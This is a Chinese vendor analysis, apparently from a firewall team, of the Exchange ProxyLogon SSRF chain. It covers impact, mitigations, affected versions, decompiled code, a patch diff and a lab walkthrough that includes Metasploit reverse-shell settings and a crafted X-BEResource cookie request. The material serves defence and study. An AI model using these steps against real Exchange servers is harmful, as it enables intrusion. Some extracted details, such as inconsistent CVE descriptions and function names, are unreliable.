


1. 引言

奇安信防火墙安全攻防团队致力于网络漏洞利用与防范的研究,并持续将漏洞研究成果转化为产品防护能力,希望通过我们不懈努力为您提供更好的安全保障,欢迎大家使用奇安信智慧防火墙为您的网络保驾护航。

1.2. 漏洞概述

近日,微软发布了 Exchange 多个高危漏洞的风险通告,该漏洞编号为 CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065 形成了一个攻击链如下图所示。攻击者只需要知道一个已知用户名,就可以利用 CVE-2021-26855 漏洞,一旦成功使用此漏洞攻击者就可以访问 Exchange 服务器,可以安装其他恶意软件对受害者的环境长期访问控制,漏洞危害程度较大。



(图片来源链接: <https://www.microsoft.com/security/blog/2021/03/25/analyzing-attacks-taking-advantage-of-the-exchange-server-vulnerabilities/>)

CVE-2021-26855:是 Microsoft Exchange Server 上的一个服务端请求伪造漏洞 (SSRF) 漏洞,利用此漏洞的攻击者能够发送任意 HTTP 请求并通过 Exchange Server 进行身份验证。


CVE-2021-27065: 是 Microsoft Exchange Server 任意文件写入漏洞。攻击者通过 Exchange 服务器进行身份验证后,可以利用此漏洞将文件写入服务器上的任何路径。

CVE-2021-26858/CVE-2021-27065: Exchange 反序列化漏洞,该漏洞需要管理员权限,利用此漏洞的攻击者可以在 Exchange 服务器上以 SYSTEM 身份运行代码。

12.1 Exchange 简介

Exchange Server 是微软公司的一套电子邮件服务组件,是个消息与协作系统。Exchange server 可以被用来构架应用于企业、学校的邮件系统。Exchange 由几个后端组件组成,这

些后端组件在服务器正常运行期间相互通信。前端请求通过 IIS 流到 HTTP Proxy，通过 ClientAccess 将请求转发到适当的后端服务器。



Microsoft Exchange 2016 客户端访问协议体系结构图 (<https://docs.microsoft.com/zh-cn/exchange/architecture/architecture#client-access-protocol-architecture>)

12.2 Exchange auto_discover

Exchange 的 auto discover(自动发现): 在一个加入域的客户端上, 启动 Outlook, 通过自动发现功能进行配置的情况下, 用户无需输入任何信息就能直接创建到 Exchange 的连接。对于不在一个林中的客户端通过自动发现进行配置时, 需要输入身份验证信息进行连接。自动发现的本质是, 客户端通过 dns 查询, 连接到指定域的 exchange 客户端访问服务器上, 提交身份验证信息后, 会从服务器下载一个 xml。outlook 通过这个 xml 文件所包含的信息, 配置到 exchange 服务器的连接方式。

2.漏洞危害

攻击者只需要一个普通用户的邮箱账户, 就可以获得管理员权限, 完成 webshell 上传。对于一般企业来说, 销售人员、售前工程师、售后工程师、安全服务人员由于工作需要, 经常会给客户留邮箱进行沟通交流。同时在对外宣讲的 PPT 联系方式也可能会有邮箱。HR 在招聘过程中也会使用邮箱。多个渠道通过简单社工就可以完成攻击的前置条件。而对企业造成的后果十分严重, 最容易想到的是邮件丢失, 导致内部资料、商机泄露。另外, 攻击者可以对内网机器进行渗透, 由于邮箱一般是和域用户相关, 可能会导致个人终端可以被直接登录。

带格式的: 标题 2

内网渗透变得非常容易。还可以利用各个受害者的邮件列表，获取合作伙伴、商业客户的邮箱，当作跳板攻击其他企业，如果其他商业客户遭受到攻击，可能会影响后续的合作，造成直接的经济损失。如果同样是 exchange 邮件服务器的，利用上述攻击手段进一步扩大攻击范围。根据历史邮件，给合作伙伴、商业客户定向发送强业务相关钓鱼邮件，容易让其麻痹大意，遭到攻击。

HW 期间，exchange 服务器由于需要对外提供邮件服务，所以容易被当作突破点。当有此类漏洞存在的时候，基本相当于内网向攻击者开放。在往届演习行动时，就有利用邮件软件漏洞，拿下邮件服务器，完成外网到内网的关键一步。所以这次漏洞的爆发，也为即将到来的 2021 年演习行动攻击方提供了弹药。需要防护方及时升级补丁，增强边界防护，访问合规。

3.防护措施

通过分析，攻击者需要访问 [https://\(目标域名\)/ecp](https://(目标域名)/ecp)，这是 exchange 的管理界面。从合规角度，为了安全性，应该禁止从外网访问管理页面（管理页面可以在内网登陆进行操作），可以在边界防火墙上，对其进行封禁，而不影响外网使用邮箱办公。

边界防护是企业安全的第一道防线，在互联网入口对流量进行清理，防止攻击抵达内部脆弱目标。

从漏洞角度，防火墙入侵防御特征库规则库已添加相应规则来检测该漏洞。

规则 ID	漏洞名称及危害	威胁等级
1238701	Exchange Server SSRF 服务端请求伪造漏洞(CVE-2021-26855)	高危

微软官方的修护建议可以参照：
<https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/>
<https://msrc-blog.microsoft.com/2021/03/05/microsoft-exchange-server-vulnerabilities-mitigations-march-2021/>


4.影响版本

Exchange 2013 Versions < 15.00.1497.012
Exchange 2016 CU18 < 15.01.2106.013
Exchange 2016 CU19 < 15.01.2176.009
Exchange 2019 CU7 < 15.02.0721.013
Exchange 2019 CU8 < 15.02.0792.010

5.漏洞利用

5.1 实验环境

Windows server2016 + Microsoft Exchange Server 2016 CU12
Windows server2019 + Microsoft Exchange Server 2019 CU4




带格式的: 字体: (默认) + 西文标题 (等线 Light), (中文) + 中文标题 (等线 Light), 三号, 加粗

带格式的: 字体: (默认) + 西文标题 (等线 Light), (中文) + 中文标题 (等线 Light), 三号, 加粗

带格式的: 字体: (默认) + 西文标题 (等线 Light), (中文) + 中文标题 (等线 Light), 三号, 加粗


5.2 漏洞分析

使用 dnspy 打开实验环境安装目录以及下载的补丁文件的 Microsoft.Exchange.FrontEndHttpProxy.dll




具体的利用分析过程如下：


首先，在 `BEResourceRequestHandler` 类中的 `GetBEResourceCookie` 方法中获取到 `Cookie[X-BEResource]`



在函数 `ResolveAnchorMailbox()` 中将由 `BackEndServer` 处理返回的 `cookie[X-BEResource]`,



函数 FromString,中将获取的 cookie[X-BEResource]作为 input 参数使用“-”进行分割，X-BEResource 分割后的第一个内容作为 fqdn 参数传给 BackEndServer



The screenshot displays the source code of the `WpfProxyRequestHandler` class in Visual Studio. The class is located in `ProxyRequestHandler @ 020000A6`. The `GetTarget` method is highlighted with a red box. The method signature is `protected virtual bool GetTarget()`. The code logic is as follows:

```

protected virtual bool GetTarget()
{
    return false;
}

// Token: 0x06000655 RID: 1621 RVA: 0x0022BEE File Offset: 0x0020DEE
protected void BeginProxyRequest(object extraData)
{
    this.CallThreadEntranceMethod(delegate
    {
        this.LogElapsedTime("E_BegProxyReq");
        try
        {
            object obj = this.LockObject;
            lock (obj)
            {
                PerfCounters.IncrementMovingPercentagePerformanceCounterBase
                    (PerfCounters.HttpProxyCountersInstance, MovingPercentageMailboxServerFailure);
                try
                {
                    FrontEndProxyServerSettingsProvider instance =
                        FrontEndProxyServerSettingsProvider.Instance;
                    if (this.AnchorRoutingTarget != null &&
                        this.AnchorRoutingTarget != null &&
                        this.AnchorRoutingTarget.BackEndServer != null &&
                        instance.IsBackEndProxyAllowed
                            (this.AnchorRoutingTarget.BackEndServer.Fqdn,
                             this.AnchorRoutingTarget.AnchorMailbox, GetTenantContext
                                ()), OrganizationId))
                    {
                        throw new HttpException(503, string.Format("Cross
                            forest proxy to {0} is blocked.",
                            this.AnchorRoutingTarget.BackEndServer.Fqdn));
                    }
                    Uri uri = this.GetTargetBackEndServerUri();
                    bool proxyKerberosAuthentication =
                
```

```

1082  this.LogElapsedTime = GetTarget
1083  }
1084  }
1085  }
1086  }
1087  }
1088  }
1089  // Token: 0x00000056 RID: 8622 RVA: 0x00022C04 File Offset: 0x00020E04
1090  protected HttpWebRequest CreateServerRequest(Uri targetUrl)
1091  {
1092      HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create
1093      (targetUrl);
1094      if ((HttpProxySettings.UseDefaultWebProxy.Value)
1095      {
1096          httpWebRequest.Proxy = NullWebProxy.Instance;
1097      }
1098      httpWebRequest.ServicePoint.ConnectionLimit =
1099      HttpProxySettings.ServicePointConnectionLimit.Value;
1100      httpWebRequest.Method = this.ClientRequest.HttpMethod;
1101      httpWebRequest.Headers["X-Forwarded-Port"] =
1102      ClientEndpointResolver.ResolveClientPort
1103      (SharedHttpContextWrapper.GetWrapper(this.HttpContext));
1104      httpWebRequest.Headers["X-Forwarded-For"] =
1105      ClientEndpointResolver.ResolveClientProxyChainIps
1106      (SharedHttpContextWrapper.GetWrapper(this.HttpContext));
1107      httpWebRequest.Headers["X-Forwarded-Port"] =
1108      ClientEndpointResolver.ResolveClientPort
1109      (SharedHttpContextWrapper.GetWrapper(this.HttpContext));
1110      httpWebRequest.Headers["X-MS-EdgeIP"] =
1111      Utilities.GetEdgeServerIpAsHeaderValue
1112      (SharedHttpContextWrapper.GetWrapper(this.HttpContext).Request);
1113      this.PrepareServerRequest(httpWebRequest);
1114      void ProxyRequestHandler.PrepareServerRequest(HttpWebRequest serverRequest,
1115      this, clientRequest, headers, httpWebRequest, headers);

```

在 PrepareServerRequest() 函数的判断身份验证时产生了绕过。

```
859 {
860     return this.ProxyToDownLevel;
861 }
862
863 // Token: 0x06000652 RID: 1618 RVA: 0x00022920 File Offset: 0x00020B20
864 protected void PrepareServerRequest(HttpWebRequest serverRequest)
865 {
866     this.LogElapsedTime("E_PrepSvrReq");
867     if (this.ClientRequest.IsAuthenticated)
868     {
869         OAuthIdentity oAuthIdentity = this.HttpContext.User.Identity as
            OAuthIdentity;
870         if (oAuthIdentity != null)
871         {
872             if (this.ShouldBlockCurrentOAuthRequest()) 在这里判断用户是
873                 { 否已经通过了验证
874                     throw new HttpException(403, "Cannot proxy OAuth request
                        to down level server.",
                        InvalidOAuthTokenException.OAuthRequestProxyToDownLevelExcep
                        tion.Value);
875                 }
876                 if (!oAuthIdentity.IsAppOnly)
877                 {
878
```

绕过的关键位置：构造的 https 请求中用户还没有经过验证，所以跳过第一个判断，在第二个判断中调用函数 ShouldBlockCurrentOAuthRequest() 函数，但是这个函数直接返回 false，由此跳过第二个判断绕过了验证。

```
ProxyRequestHandler @020000AE
  基类和接口
  派生类型
    AuthenticatedWopiProxyRequestHandle
    BEResourceRequestHandler @0200008E
    BEServerCookieProxyRequestHandler<
    EdeProxyRequestHandler @0200008F
    EDiscoveryExportToolProxyRequestHan
    LogExportProxyHandler @020000AB
    OwaCobrandingRedirProxyRequestHan
    OwaDownloadProxyRequestHandler @C
    OwaExtensibilityProxyRequestHandler @
    OwaResourceProxyRequestHandler @0
    PgwProxyRequestHandler @020000BE
    PushNotificationsProxyRequestHandler
    RpcHttpProxyRequestHandler @020000
    SnackyServiceProxyRequestHandler @0
    WopiProxyRequestHandler @020000BB
    .ctor(): void @060006D7
    ProxyRequestHandler(): void @060005FC
    AddProtocolSpecificCookiesToServerRequ
    AddRoutingEntryHeaderToRequest(HttpWe
    AlterAuthBehavior(StateForIEAuthTest): vo
    BeginCalculateTargetBackend(object): void
    BeginContinueOnAuthenticate(object): void
    BeginGetServerResponse(): void @060006
    BeginProcessRequest(HttpContext, AsyncC#
    BeginProxyRequest(object): void @060006
    BeginProxyRequestOrRecalculate(): void @
    BeginRequestStreaming(): void @060006C
    BeginResponseStreaming(): void @060006
    BeginValidateBackendServerCache(): void
    BeginValidateBackendServerCacheOrProxy

893 serverRequest.ServicePoint.BindIPEndPointDelegate = new
894     BindIPEndPoint(this.BindIPEndPointCallback);
895     if (this.ProxyKerberosAuthentication) 第一个判断
896     {
897         serverRequest.ConnectionGroupName =
            this.ClientRequest.UserHostAddress + "." +
            GetHttpSettingsTestBackendSupportEnabledValue 被
            (this.HttpContext));
898     }
899     else if (this.AuthBehavior.AuthState == AuthState.BackEndFullAuth ||
900         this.ShouldBlockCurrentOAuthRequest() || 第二个判断
901         (HttpProxySettings.TestBackendSupportEnabledValue 被
902         string.IsNullOrEmpty(this.ClientRequest.Headers
903         [Constants.TestBackendUrlRequestHeaderKey])))
904     {
905         serverRequest.ConnectionGroupName = "Unauthenticated";
906     }
907     else
908     {
909         serverRequest.ConnectionGroupName = 不满足前两个判断执行到else
910             Constants.KerberosPackageValue; 处，绕过认证的步骤
911         long value = 0L;
912         LatencyTracker.GetLatency(delegate()
913         {
914             serverRequest.Headers[Constants.AuthorizationHeader] =
915                 KerberosUtilities.GenerateKerberosAuthHeader
916                 (serverRequest.Address.Host, this.TraceContext, ref
917                 this.authenticationContext, ref this.kerberosChallenge);
918             out value);
919             RequestDetailsLoggerBase<RequestDetailsLogger>.SafeSetLogger
920             (this.Logger, HttpProxyMetadata.KerberosAuthHeaderLatency,
921             value);
922         });
923         serverRequest.AllowAutomaticDecompression = DecompressionMethods.None;
924         string text = this.ClientRequest.Headers
925             [Constants.AcceptEncodingHeaderName];
926         if (!string.IsNullOrEmpty(text))
927         {
928
```



```

50
51 // Token: 0x06000650 RID: 1616 RVA: 0x00003165 File Offset: 0x00001365
52 protected virtual bool ShouldBackendRequestBeAnonymous ()
53 {
54     return false;
55 }
56 // 这个函数直接返回false
57 // Token: 0x06000651 RID: 1617 RVA: 0x00022918 File Offset: 0x00020B18
58 protected virtual bool ShouldBlockCurrentAuthRequest ()
59 {
60     return this.ProxyToDownLevel;
61 }
62


```

5.3 补丁对比

补丁修复是在继承类中重写（override）绕过方法，在类型转换的过程中达到父类被替换的效果。

下载微软最新补丁（<https://www.microsoft.com/en-us/download/details.aspx?id=102773>，实验环境 cu12 暂时没有更新补丁，所以下载 cu18 进行对比）与安装环境进行对比可以发现：

BEResourceRequestHandler 这个类继承于 ProxyRequestHandler 类，在 BEResourceRequestHandler 重写了 ShouldBackendRequestBeAnonymous() 方法，使其返回 true。



The screenshot shows the Visual Studio IDE with the 'Programs and Features' window on the left and the 'BEResourceRequestHandler' class file open in the main editor. The class file shows the following code:

```

10 namespace Microsoft.Exchange.HttpProxy
11 {
12     // Token: 0x0200008D RID: 141
13     internal class BEResourceRequestHandler : ProxyRequestHandler
14     {
15         // Token: 0x060004CE RID: 1230 RVA: 0x0001AA5A File Offset:
16         // 0x00018C5A
17         internal static bool CanHandle(HttpRequest httpRequest)
18         {
19             return !string.IsNullOrEmpty(
20                 (BEResourceRequestHandler.GetBEResourceCookie(httpRequest))
21                 ? BEResourceRequestHandler.IsResourceRequest(
22                     httpRequest.Url.LocalPath);
23             )
24         }
25
26         // Token: 0x060004CF RID: 1231 RVA: 0x0001AA7B File Offset:
27         // 0x00018C7B
28         internal static bool IsResourceRequest(string localPath)
29         {
30             return RequestPathParser.IsResourceRequest(localPath);
31         }
32
33         // Token: 0x060004D0 RID: 1232 RVA: 0x00003193 File Offset:
34         // 0x00001393
35         protected override bool ShouldBackendRequestBeAnonymous ()
36         {
37             return true;
38         }
39
40         // Token: 0x060004D1 RID: 1233 RVA: 0x0001AA84 File Offset:
41         // 0x00018C84
42         protected override AnchorMailbox ResolveAnchorMailbox ()
43         {
44             string beresourceCookie =
45                 BEResourceRequestHandler.GetBEResourceCookie

```

5.4 漏洞利用

使用 metasploit 的 /exploit/windows/http/Exchange_proxyLogon_rce 进行漏洞利用以及验证。

(链接地址: https://github.com/rapid7/metasploit-framework/modules/exploits/windows/http/exchange_proxylogon_rce.rb)

Name	Current Setting	Required	Description
EMAIL	exchange2019@test.com	yes	A known email address for this organization
METHOD	POST	yes	HTTP Method to use for the check (Accepted: GET, POST)
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.101.109	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:pathname'
RPORT	443	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
UseAlternatePath	false	yes	Use the IIS root dir as alternate path
VHOST		no	HTTP server virtual host

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.101.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

一个已知的用户 (exchange2019@test.com), 利用 exchange 自动发现功能去获取相应的 xml 去连接到 exchange 服务器。
 首先构造请求, 获取其 X-FEServer

The screenshot shows the Burp Suite interface. The 'Repeater' tab is active, displaying a single request. The request is a POST to /ecp/G.js with the following details:


- Host: 192.168.101.108
- User-Agent: Mozilla/5.0
- Cookie: X-BEResource=localhost~2005543690
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 0

The response is a 500 Internal Server Error with the following headers:

- Cache-Control: private
- Content-Type: text/html; charset=utf-8
- Server: Microsoft-IIS/10.0
- request-id: b9618768-6727-4a6d-b9fb-53019f5d199f
- X-CalculatedBETarget: localhost
- X-AspNet-Version: 4.0.30319
- X-Powered-By: ASP.NET
- X-FEServer: EXCHANGE109
- Date: Tue, 30 Mar 2021 12:08:03 GMT
- Content-Length: 85


The response body contains the message: "NegotiateSecurityContext failed with for host 'localhost' with status 'TargetUnknown'"

通过一个已知的用户名就可以访问 autodiscover 这个页面去获取其 LegacyDN。(Exchange 通过 LegacyDN 属性标识邮箱。其值的格式通常如下:
 /o=Organisation/ou= Exchange 管理组 (FYDIBOHF23SPDLT) /cn= Recipients/cn=[特定于用户的内容]))




通过获取的 LegacyDN 进一步去构造请求，获取 sid(SID 是标识用户、组和计算机账号的唯一号码，每一个用户只有唯一的一个 SID)

